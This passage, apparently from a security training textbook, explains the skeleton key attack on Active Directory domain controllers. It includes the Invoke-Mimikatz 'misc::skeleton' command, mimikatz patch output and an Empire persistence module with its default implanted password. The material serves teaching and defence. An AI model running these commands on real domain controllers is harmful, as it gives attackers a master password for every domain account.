


Installs malware to create backdoor and retrieves master password
Domain Controller gives admin rights and master password to the attacker
Attacker
Domain Controller

Figure 6.183: Illustration of a skeleton key attack

Working of the Skeleton Key Attack

This attack is straightforward and only requires the execution of `misc::skeleton` on each DC using the following command:

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -
<target domain controller name>
```



```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # misc::skeleton
[KDC] data
ERROR kuhl_m_misc_skeleton ; Second pattern not found
```


Figure 6.184: Screenshot of mimikatz

After executing the above command, the attacker can masquerade as any user with the default mimikatz credentials.

Attackers also perform skeleton key attacks by patching the Local Security Authority Server Service (LSASS). Attackers leverage their access to the domain and install malware on the DCs. The malware auto-patches the LSASS, which produces a new skeleton key or master password that works for all the users.

The error shown in the above screenshot is displayed if LSASS has already been patched with skeleton keys. Attackers can alternatively utilize the Empire tool, which contains a module that automates the process by running mimikatz entirely in memory and avoiding the binary from being dropped on the DC.


```
powershell/persistence/misc/skeleton_key
```



```
(Empire: DC) > usemodule persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > info

             Name: Invoke-Mimikatz SkeletonKey
           Module: powershell/persistence/misc/skeleton_key
       NeedsAdmin: True
        OpsecSafe: True
         Language: powershell
MinLanguageVersion: 2
       Background: True
  OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi

Description:
  Runs PowerSploit's Invoke-Mimikatz function to execute
  misc::skeleton to implant a skeleton key w/ password
  'mimikatz'. ONLY APPLICABLE ON DOMAIN CONTROLLERS!
```

